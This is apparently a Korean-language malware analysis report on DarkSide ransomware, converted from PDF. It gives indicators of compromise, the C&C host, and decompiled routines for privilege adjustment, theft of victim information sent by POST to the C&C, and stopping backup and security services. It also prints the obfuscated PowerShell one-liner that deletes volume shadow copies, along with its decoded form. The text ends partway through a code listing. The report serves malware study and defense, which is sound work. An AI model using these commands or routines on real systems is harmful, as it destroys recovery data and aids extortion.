
(9d418ecc0f3bf45029263b0944236884) 악성코드 분석

□ 악성코드 개요

o 분석가 : 서성환 연구원
o 분석 날짜 : 2021년 05월 20일 (목)

구분	DarkSide 랜섬웨어
MD5	9d418ecc0f3bf45029263b0944236884
타임스탬프	Time Date Stamp 2020/12/23 17:01:07 UTC
주요 동작	볼륨쉐도우 복사본 삭제 파일 암호화 파일확장자 변경 배경화면 변경
뮤텍스	Global₩0ab00e5f701610d7524fc82247c75e80
종료 프로세스 목록	SQL, oracle, ocssd, dbsnmp, synctime, agntsvc, isqlplussvc, xfssvccon, mydesktopservice, ocomm, dbeng50, sqdcoreservice, excel, infopath, msaccess, mspub, onenote, powerpnt, steam, thebat, thunderbird, visio, winword, wordpad, notepad
종료 서비스 문자열	vss, sql, svc$, memtas, mepocs, sophos, veeam, backup
C&C 서버	"securebestapp20.com"

□ 도식도


관리자 권한 확인
악성코드 권한 상승
확장자 생성
감염 파일 아이콘 생성
레지스트리 생성
뮤텍스 생성
디스플레이 꺼짐 방지
시스템 사용언어 확인
시스템 정보 획득
C&C 연결 및 데이터 전달
C&C
프로세스 속도를 위해 휴지통 비우기
VSC 삭제
특정 서비스/프로세스 종료
암호화 진행
배경화면 변경
C&C 연결 및 데이터 전달
C&C

□ 분석 결과

o DarkSide 랜섬웨어(151fbd6c299e734f7853497bd083abfa29f8c186a9db31dbe330ace2d35660d5)

해당 악성코드는 복구할 수 없도록 피해자의 볼륨 섀도우를 삭제, 피해자의 주요 파일 암호화 및 확장자 변경 랜섬노트 생성 및 배경 화면을 변경시키는 랜섬웨어이다.

□ 악성코드 동작 과정

1. 악성코드 실행
2. 관리자권한 확인
3. 악성코드 권한 상승
4. 사용자의 MachineGuid 획득
5. MachineGuid를 통한 확장자 생성
6. 감염 파일 아이콘 생성
7. 레지스트리 생성
8. 중복실행 방지를 위한 뮤텍스 생성
9. 디스플레이 꺼짐 방지
10. 시스템 사용언어 확인
11. 시스템 정보 획득
12. C&C 연결 및 데이터 전달
13. 휴지통 비우기
14. 볼륨쉐도우 복사본 삭제
15. 특정 서비스 중지
16. 특정 프로세스 중지
17. 암호화를 위한 쓰레드 생성
18. 암호화 대상 보안 설정 변경
19. 암호화 진행
20. 바탕화면 변경
21. C&C 연결 및 데이터 전달

□ DarkSide 악성코드 세부분석 결과

○ 문자열을 복호화 루틴을 통해 복호화하여 'LoadLibraryA'를 통해 라이브러리 모듈을 호출.

```
dword_410CCE = 0;
dword_410CD2 = 0;
qmemcpy(byte_410BBE, byte_410ABE, 0x100u);
v2 = 0;
v3 = a2;
v4 = 0;
v5 = (a1 - 1);
v6 = 0;
do
{
  LOBYTE(v4) = byte_410BBF[v2] + v4;
  LOBYTE(v6) = byte_410BBF[v2];
  v7 = byte_410BBE[v4];
  byte_410BBE[v4] = v6;
  byte_410BBF[v2] = v7;
  LOBYTE(v6) = v7 + v6;
  ++v5;
  result = byte_410BBE[v6];
  LOBYTE(v2) = v2 + 1;
  *v5 ^= result;
  --v3;
}
while ( v3 );
dword_410CCE = v2;
dword_410CD2 = v4;
return result;
```

[그림 4] 문자열 복호화 루틴

```
0032F774  00B21873  ┌CALL to LoadLibraryA from 151fbd6c.00B2186E
0032F778  00B2A2C3  └FileName = "kernel32"
```

[그림 5] LoadLibraryA

○ 해당 악성코드를 실행한 계정이 관리자 계정인지 확인

```
CALL DWORD PTR DS:[0xB30EAE]    shell32.IsUserAnAdmin
TEST EAX,EAX
JE SHORT 151fbd6c.00B27F06
```

[그림 6] IsUserAnAdmin

❍ 원할한 악성행위를 위한 악성코드의 권한 상승

```
result = OpenProcessToken(-1, 40, &v7);
if ( result )
{
  GetTokenInformation(v7, 3, &v6, 4, &v5);
  v2 = RtlAllocateHeap(dword_410A9E, 8, v5, a1);
  v6 = v2;
  result = GetTokenInformation(v7, 3, v2, v5, &v5);
  if ( result )
  {
    v3 = v6 + 4;
    v4 = *v6;
    do
    {
      if ( !*(v3 + 8) )
        *(v3 + 8) = 2;
      v3 += 12;
      --v4;
    }
    while ( v4 );
    result = AdjustTokenPrivileges(v7, 0, v6, 0, 0, 0);
  }
}
if ( v6 )
  result = RtlFreeHeap(dword_410A9E, 0, v6);
if ( v7 )
  result = CloseHandle(v7);
return result;
```

[그림 7] 권한 상승

❍ 하드코딩된 문자열을 통해 레지스트리 접근후 MachineGuid문자열을 통해 확장자명 제작

```
v10 = a1;
v2 = String_sub_401AEC(a1, &unk_40B80E);        // SOFTWARE\Microsoft\Cryptography
if ( !RegOpenKeyExW(0x80000002, v2, 0, 257, &v15) )
{
  v14 = 1;
  v13 = 128;
  v3 = String_sub_401AEC(a1, &unk_40B852);      // MachineGuid
  if ( !RegQueryValueExW(v15, v3, 0, &v14, &v11, &v13, v10) )
  {
    v4 = wideCharTomultiByte(0, 0, &v11, -1, &v12, 64, 0, 0);
    v5 = CRC32(&v12, v4, 0);
    v6 = CRC32(v5, 16, 1);
    v7 = CRC32(v6, 16, 1);
    v8 = CRC32(v7, 16, 1);
    *a2 = 46;
    sub_40151D(v8, 4, a2 + 1);                  // 확장자명 제작
  }
  RtlFreeHeap(dword_410A9E, 0, v3);
  RegCloseKey(v15);
}
return RtlFreeHeap(dword_410A9E, 0, v2);
```

[그림 8] 하드코딩되어있는 레지스트리 경로

```
v3 = a2;
v4 = a1;
v5 = a3;
HIBYTE(v6) = 0;
do
{
  v7 = *v4++;
  v8 = v7;
  LOBYTE(v6) = v7 >> 4;
  v9 = v8 & 0xF;
  if ( v6 <= 9u )
    LOBYTE(v6) = v6 + 48;
  if ( v6 >= 0xAu && v6 <= 0xFu )
    LOBYTE(v6) = v6 + 87;
  if ( v9 <= 9u )
    v9 += 48;
  if ( v9 >= 0xAu && v9 <= 0xFu )
    v9 += 87;
  *v5 = v6;
  v10 = v5 + 1;
  LOBYTE(v6) = v9;
  *v10 = v6;
  v5 = v10 + 1;
  --v3;
}
while ( v3 );
result = 0;
*v5 = 0;
return result;
```

[그림 9] 확장자이름 생성 루틴

❍ MachineGuid를 통해 생성된 문자열을 통해 랜섬노트 이름 생성.

```
{
  Make_Text(a4, dword_40B5A0);                  // README%s.TXT
  swprintf(a1, a4, &unk_410938);                // README%s.TXT + %s = '.9b079a1e'
  return PAIR_sub_4013DA(a4, dword_40B5A0);
}
```

[그림 10] README 텍스트

```
0032F764  00B23BBC  CALL to swprintf from 151fbd6c.00B23BB6
0032F768  00B30A1A  wstr = 151fbd6c.00B30A1A
0032F76C  00B2B5A4  format = "README%s.TXT"
0032F770  00B30938  <%s> = ".9b079a1e"
```

[그림 11] swprintf

❍ 랜섬웨어에 감염된 파일의 아이콘을 변경시키기 위한 랜섬 아이콘의 저장 경로 설정.

☑ **C:₩Users₩Administrator₩AppData₩Local₩[Random].ico**

```
v17 = a1;
v16 = a2;
if ( dword_410928 )
  ImpersonateLoggedOnUser(dword_410AA6);
SHGetSpecialFolderPathW(0, &hInstance, 28, 0, a3, a4, v16);// CSIDL(28) = C:\Users\Administrator\AppData\Local)
PathAddBackslashW(&hInstance);                  // C:\Users\Administrator\AppData\Local\ (백슬래쉬 추가)
v5 = a5 + 2;
wcscat(&hInstance, a5 + 2);                     // C:\Users\Administrator\AppData\Local\ + 9b079a1e
v6 = String_sub_401AEC(a3, &unk_40BDE4);        // .ico
wcscat(&hInstance, v6);                         // C:\Users\Administrator\AppData\Local\9b079a1e.ico
RtlFreeHeap(dword_410A9E, 0, v6);
```

[그림 12] 경로 설정


❍ 설정한 경로에 파일 생성후 값을 입력.

```
0032F30C  00B21DC4  CALL to CreateFileW from 151fbd6c.00B21DBE
0032F310  0032F370  FileName = "C:₩Users₩Administrator₩AppData₩Local₩9b079a1e.ico"
0032F314  40000000  Access = GENERIC_WRITE
0032F318  00000000  ShareMode = 0
0032F31C  00000000  pSecurity = NULL
0032F320  00000002  Mode = CREATE_ALWAYS
0032F324  00000080  Attributes = NORMAL
0032F328  00000000  hTemplateFile = NULL
```

[그림 13] CreateFileW

```
0032F314  00B21DE2  CALL to WriteFile from 151fbd6c.00B21DDC
0032F318  00000110  hFile = 00000110
0032F31C  004B6FE8  Buffer = 004B6FE8
0032F320  000086BE  nBytesToWrite = 86BE (34494.)
0032F324  0032F340  pBytesWritten = 0032F340
0032F328  00000000  pOverlapped = NULL
```

[그림 14] WriteFile



[그림 15] 생성된 아이콘

❍ 확장자 이름의 레지스트리 폴더 생성후 확장자 이름으로 된 파일 생성하여 아이콘을 확장자와 연결.

```
0032F334  00B24145  CALL to RegCreateKeyExW from 151fbd6c.00B2413F
0032F338  80000000  hKey = HKEY_CLASSES_ROOT
0032F33C  00B30938  Subkey = ".9b079a1e"
0032F340  00000000  Reserved = 0x0
0032F344  00000000  Class = NULL
0032F348  00000000  Options = REG_OPTION_NON_VOLATILE
0032F34C  02000000  Access = 2000000
0032F350  00000000  pSecurity = NULL
0032F354  0032F784  pHandle = 0032F784
0032F358  00000000  pDisposition = NULL
```

[그림 16] RegCreateKeyExW

```
0032F340  00B24173  CALL to RegSetValueExW from 151fbd6c.00B2416D
0032F344  00000116  hKey = 0x116
0032F348  00B30774  ValueName = ""
0032F34C  00000000  Reserved = 0x0
0032F350  00000001  ValueType = REG_SZ
0032F354  00B3093A  Buffer = 151fbd6c.00B3093A
0032F358  00000012  BufSize = 12 (18.)
```

[그림 17] RegSetValueExW

❍ 뮤텍스의 이름 생성은 랜섬웨어 자체 파일을 메모리에 읽어온 뒤 'CRC32 연산'을 통해 문자열을 생성하고 거기에 Global₩[랜섬웨어 CRC32]가 부여.

```
v7 = a2;
result = GetModuleFileNameW(dword_410AA2, &v8, 260);// 랜섬웨어 파일 경로
if ( result )
{
  result = CreateFileW(&v8, 2147483648, 1, 0, 3, 128, 0);
  v10 = result;
  if ( result != -1 )
  {
    v4 = GetFileSize(v10, 0);                   // 랜섬웨어의 파일 사이즈 체크
    v5 = RtlAllocateHeap(dword_410A9E, 0, v4, a1);
    if ( v5 )
    {
      if ( ReadFile(v10, v5, v4, &v9, 0, v7) )// 랜섬웨어 자체를 메모리에 읽어옴
      {
        v6 = CRC32(v5, v4, 0);                  // 순환 중복 코드루틴을 통한 뮤텍스 문자 생성
        Make_Text(a3, *(a3 - 4));               // Global\XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
        sub_40151D(v6, 16, (a3 + 14));          // 0ab00e5f701610d7524fc82247c75e80
      }
      if ( v5 )
        RtlFreeHeap(dword_410A9E, 0, v5);
    }
    result = CloseHandle(v10);
```

[그림 18] 뮤텍스 이름 생성

```
0032F784  00B28164  CALL to CreateMutexW from 151fbd6c.00B2815E
0032F788  00000000  pSecurity = NULL
0032F78C  00000001  InitialOwner = TRUE
0032F790  00B2AE74  MutexName = "Global₩0ab00e5f701610d7524fc82247c75e80"
```

[그림 19] 중복실행 방지를 위한 뮤텍스 생성

❍ 프로그램이 실행되는 동안 시스템이 절전 모드로 전환되거나 디스플레이를 꺼짐을 방지.

```
00B272C6  .  53            PUSH EBX
00B272C7  .  51            PUSH ECX
00B272C8  .  52            PUSH EDX
00B272C9  .  56            PUSH ESI
00B272CA  .  57            PUSH EDI
00B272CB  .  68 01000080   PUSH 0x80000001
00B272D0  .  FF15 DE0DB300 CALL DWORD PTR DS:[0xB30DDE]   kernel32.SetThreadExecutionState
```

[그림 20] SetThreadExecutionState

❍ 현재 사용자에 대한 지역 형식 설정 언어를 확인하여 해당하는 언어가 있을 시 프로세스 종료.

```
v0 = GetSystemDefaultUILanguage();
v1 = GetUserDefaultLAngID();
HIBYTE(v2) = 4;
if ( 0x419 == v0 )                              // 러시아어
  goto LABEL_56;
if ( 0x419 == v1 )
  goto LABEL_56;
LOBYTE(v2) = 34;                                // 422 우크라이나
if ( v2 == v0 )
  goto LABEL_56;
if ( v2 == v1 )
  goto LABEL_56;
LOBYTE(v2) = 35;                                // 423 Belarusian
if ( v2 == v0 )
  goto LABEL_56;
```

[그림 21] 랜섬웨어 화이트리스트 작성

화이트 리스트 언어
러시아, 우크라이나, 벨라루스, 타지크어, 아르메니아, 아제르바이잔, 조지아, 카자흐스탄, 키르기스스탄, 투르크메니스탄, 우즈베키스탄, 타타르, 몰도바, 아제르, 아랍

❍ 사용자 정보를 탈취하는 루틴이 존재하고 탈취한 정보는 양식에 맞춰 메모리에 저장.

```
if ( dword_410928 )                             // {"bot":{"ver":"%s","uid":"%s"},%s}
  ImpersonateLoggedOnUser(dword_410AA6);
v29 = 0;
v27 = 0;
v2 = sub_402C69(a1, &v22);                      // GetDriveTypeW 드라이브 정보 확인
if ( v2 )
{
  v3 = v2;
  v28 = 31;
  GetUserNameW(&v25, &v28);                     // 현재 스레드와 연결된 사용자의 이름을 검색
  if ( v28 )
  {
    v4 = 2 * v28 + v3;
    v28 = 31;
    GetComputerNameW(&v24, &v28);               // 로컬 컴퓨터의 NetBIOS 이름을 검색
    if ( v28 )
    {
      v6 = 2 * v28 + v4;
      v7 = sub_402F62(v5, a1, a2, &v26);        // Control Panel\Desktop\MuiCached\MachinePreferredUILanguages (ko-kr)
      if ( v7 )
      {
        v8 = v7 + v6;
        v9 = NetGetJoinInformation_sub_402D3E(a1, a2, &v21);
        if ( v9 )
        {
          v11 = v9 + v8;
          v12 = sub_402DBE(v10, a1, a2, &v23);// SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductName (Windows 7 Ultimate)
```

[그림 22] 사용자 정보탈취

```
0032F21C  00B231AA  RETURN to 151fbd6c.00B231AA from ntdll_1a.RtlReAllocateHeap
0032F220  00470000
0032F224  00000008
0032F228  00494CB8  ASCII ""os":{"lang":"ko-KR","username":"Administrator","hostname":"WIN-ECL
```

[그림 23] 탈취한 정보

❍ 탈취한 정보와 해당 랜섬웨어의 정보는 종합되어 C&C서버로 전송.


```
"bot":{"ver":"1.8.6.2","uid":"060108efb510c98"},
"os":"lang":"ko-KR",
"username":"Administrator",
"hostname":"WIN-ECLJRF3K6KM",
"domain":"WORKGROUP",
"os_type":"windows",
"os_version":"Windows 7 Ultimate",
"os_arch":"x64",
"disks":"C:13/29",
"id":"06d1248cf6d09ade089e"
```


[그림 24] 탈취,랜섬웨어 정보

```
strcpy(v16, "%.8x=%s&%.8x=%s");
v7 = sub_40200F();
v9 = sprintf(v20, v16, v7, v21, v8, &unk_4107C0);
v23 = String_sub_401AEC(a1, &unk_40B9CC);// Mozilla/50 (Windows NT 61; Win64; x64; rv:790) Gecko/20100101 Firefox/80.0
if ( v23 )
{
  v30 = InternetOpenW(v23, 0, 0, 0, 0);
  if ( v30 )
  {
    C&C = dword_410918;                 // C&C : "securebestapp20.com"
    while ( 1 )
    {
      v29 = InternetConnectW(v30, C&C, 443, 0, 0, 3, 0, 0);// InternetConnectW
      if ( v29 )
      {
        sub_403529(v16);                // /CVkTWT3D
        v17 = 0x4F0050;                 // "POST"
        v18 = 5505107;
        v19 = 0;
        v28 = HttpOpenRequestW(v29, &v17, v16, 0, 0, 0, 0x800000, 0);
        if ( !v28 )
          break;


        v22 = String_sub_401AEC(a1, &unk_40BA6C);// Accept:*/*Connection:keep-aliveAccept-Encoding:gzip,deflate,brContent-Type: text/plain
        if ( !v22 )
          break;
        v26 = 4;
        if ( !InternetQueryOptionW(v28, 31, &v27, &v26) )
          break;
        v27 |= 0x84603300;
        if ( !InternetSetOptionW(v28, 31, &v27, 4) )
          break;
        v12 = wcslen(v22);
        if ( !HttpSendRequestW(v28, v22, v12, v20, v9) )
          break;
        v25 = 16;
        v24 = 0;
        if ( HttpQueryInfow(v28, 19, &v14, &v25, &v24) && v14 == 3145781 && v15 == 48 )
```

[그림 25] C&C 통신 루틴

❍ 암호화 진행을 위해 사용자 PC의 드라이브를 불러오고 각각의 타입을 검사하여 드라이브가 이동식 혹은 고정 드라이브일시 조건문에 돌입.

```
0032F62C  00B25206  CALL to GetLogicalDriveStringsW from 151fbd6c.00B25200
0032F630  00000080  BufSize = 80 (128.)
0032F634  0032F64C  Buffer = 0032F64C
```

[그림 26] GetLogicalDriveStringsW

```
0032F630  00B2521C  CALL to GetDriveTypeW from 151fbd6c.00B25216
0032F634  0032F64C  RootPathName = "C:₩"
```

[그림 27] GetDriveTypeW

```
result = GetDriveTypeW(v3);
if ( result == 3 || result == 2 )          // 검사결과 이동식 혹은 고정 드라이브일시
{
  v8 = 6029404;
  v9 = 6029375;
  wcscpy(&v10, v3, v5, v6);
  result = sub_40525B(&v8, v3, &v8);
}
```

[그림 28] 드라이브 타입에 따른 조건문

❍ 검사한 드라이브에서 Recyclebin 경로를 확인하여 휴지통에 들어있는 불필요한 자료들을 삭제.

```
result = FindFirstFileExW(v14, 0);          // C:\Recycle.Bin\S-*
v17 = result;
if ( result != -1 )
{
  do
  {
    if ( v15[0] & 0x10 )
    {
      wcscpy(&v13, v14, v10, v11);
      v6 = wcschr(&v13, 92);
      wcscpy(v6 + 2, &v16, v12, v13);
      DeleteJunkFile(v7, v8, v4, &v13, &v13);
    }
  }
  while ( FindNextFileW(v17, v15) );
  result = FindClose(v17);
```

[그림 29] Recycle.Bin 경로 탐색

```
  if ( GetFileAttributesW(v21) & 0x10 )
  {
    if ( !PathIsDirectoryEmptyW(v21) )
      sub_405490(v11, v12, v6, v10, v21);
    RemoveDirectoryW(v21);
  }
  else
  {
    DeleteFilew(v21);
  }
```

[그림 30] 휴지통 자료 삭제

❍ 시스템 복원기능을 수행하는 볼륨 쉐도우 복사본을 삭제하기 위해 프로세스 생성하여 명령 실행.

```
0032F6B8  00B2518A  CALL to CreateProcessW from 151fbd6c.00B25184
0032F6BC  00000000  ModuleFileName = NULL
0032F6C0  00B2B5E2  CommandLine = "powershell -ep bypass -c "(0..61)|%{$s+=[char][byte]('0x'+'4765742D576
0032F6C4  00000000  pProcessSecurity = NULL
0032F6C8  00000000  pThreadSecurity = NULL
0032F6CC  00000001  InheritHandles = TRUE
0032F6D0  08080000  CreationFlags = CREATE_NO_WINDOW|80000
0032F6D4  00000000  pEnvironment = NULL
0032F6D8  00000000  CurrentDir = NULL
0032F6DC  0032F708  pStartupInfo = 0032F708
0032F6E0  0032F6F8  pProcessInfo = 0032F6F8
```

[그림 31] CreateProcessW

powershell-ep bypass-c"(0..61)|%{$s+=[char][byte]('0x'+'4765742D576D694F626A6563742057696E33325F536861646F77636F7079207C20466F72456163682D4F626A656374207B245F2E44656C65746528293B7D20'.Substring(2*$_,2))};iex $s"
Get-WmiObject Win32_Shadowcopy | ForEach-Object{$_.Delete();}

[표 5] PowerShell 로깅을 통한 복호화 진행

- EventData

Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}

DetailSequence=1 DetailTotal=1 SequenceNumber=43 UserId=WIN-ECLJRF3K6KM₩Administrator HostName=ConsoleHost HostVersion=5.1.14409.1005 HostId=85f3c483-4139-402c-9ba5-bd83b33989a7 HostApplication=C:₩Windows₩System32 ₩WindowsPowerShell₩v1.0₩powershell.exe EngineVersion=5.1.14409.1005 RunspaceId=011434e2-85dd-4618-8e9a-911c0a1e26c1 PipelineId=5 ScriptName= CommandLine=Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}
CommandInvocation(Get-WmiObject): "Get-WmiObject" ParameterBinding(Get-WmiObject): name="Class"; value="Win32_Shadowcopy"
CommandInvocation(ForEach-Object): "ForEach-Object" ParameterBinding(ForEach-Object): name="Process"; value="$_.Delete();" ParameterBinding (ForEach-Object): name="InputObject"; value="₩₩WIN-ECLJRF3K6KM₩root₩cimv2:Win32_ShadowCopy.ID="{EA61574B-BE84-42AF-9434-093E15315C6D}"" ParameterBinding(ForEach-Object): name="InputObject"; value="₩₩WIN-ECLJRF3K6KM₩root₩cimv2:Win32_ShadowCopy.ID="{EF0F98AC-D04D-4B36-89BD-561F051F8125}""

[그림 32] PowerShell 로깅

❍ 서비스를 열람하여 특정 서비스들의 활동을 중단.

```
result = OpenSCMangerW(0, 0, 4);
v11 = result;
if ( result )
{
  v8 = 0;
  EnumServiceStatusExW(v11, 0, 48, 3, 0, 0, &v8, &v7, 0, 0);
  v2 = RtlAllocateHeap(dword_410A9E, 8, v8, a1);
  v9 = v2;
  result = EnumServiceStatusExW(v11, 0, 48, 3, v2, v8, &v8, &v7, 0, 0);// 현재 서비스들의 이름 호출
  if ( result )
  {
    Loading_Service_v3 = v9;
    do
    {
      v4 = 0;
      Service_Black_v5 = Service_BlackList;   // 블랙리스트 서비스 문자열
      while ( 1 )
      {
        if ( !v4 )
        {
          wcslwr(*Loading_Service_v3);
          v4 = 1;
        }
        if ( wcsstr(*Loading_Service_v3, Service_Black_v5) )// 현재서비스중인 목록에서 블랙리스트에 있는 문자열이 있는지 확인
        {
          v10 = OpenServiceW(v11, *Loading_Service_v3, 65568);
          if ( v10 )
            break;
        }
        result = wcslen(Service_Black_v5);
        Service_Black_v5 += result + 1;
        if ( !*Service_Black_v5 )
          goto LABEL_11;
      }
      PAIR_sub_4013DA(&v6, 0x1Cu);
      ControlService(v10, 1, &v6);            // 서비스 중지 명령
      DeleteService(v10);                     // 서비스 삭제
```

[그림 33] 특정 서비스 종료 루틴

vss	VolumeShadowCopy 관련 서비스
sql	SQL 관련 서비스
svc$	SVSVC 등 암호화에 방해가 되는 서비스
memtas	Mail 관련 서비스
mepocs	Mail 관련 서비스
sophos	Sophos 보안 소프트웨어 관련 서비스
veeam	Veeam Backup Solution 관련 서비스
backup	Backup 관련 서비스

[표 6] 서비스 블랙리스트 문자열

❍ 프로세스를 열람하여 특정 프로세스 탐지시 프로세스를 종료시키는 루틴.

```
for ( i = RtlAllocateHeap(dword_410A9E, 0, 1024, a1); ; i = RtlReAllocateHeap(dword_410A9E, 0) )
{
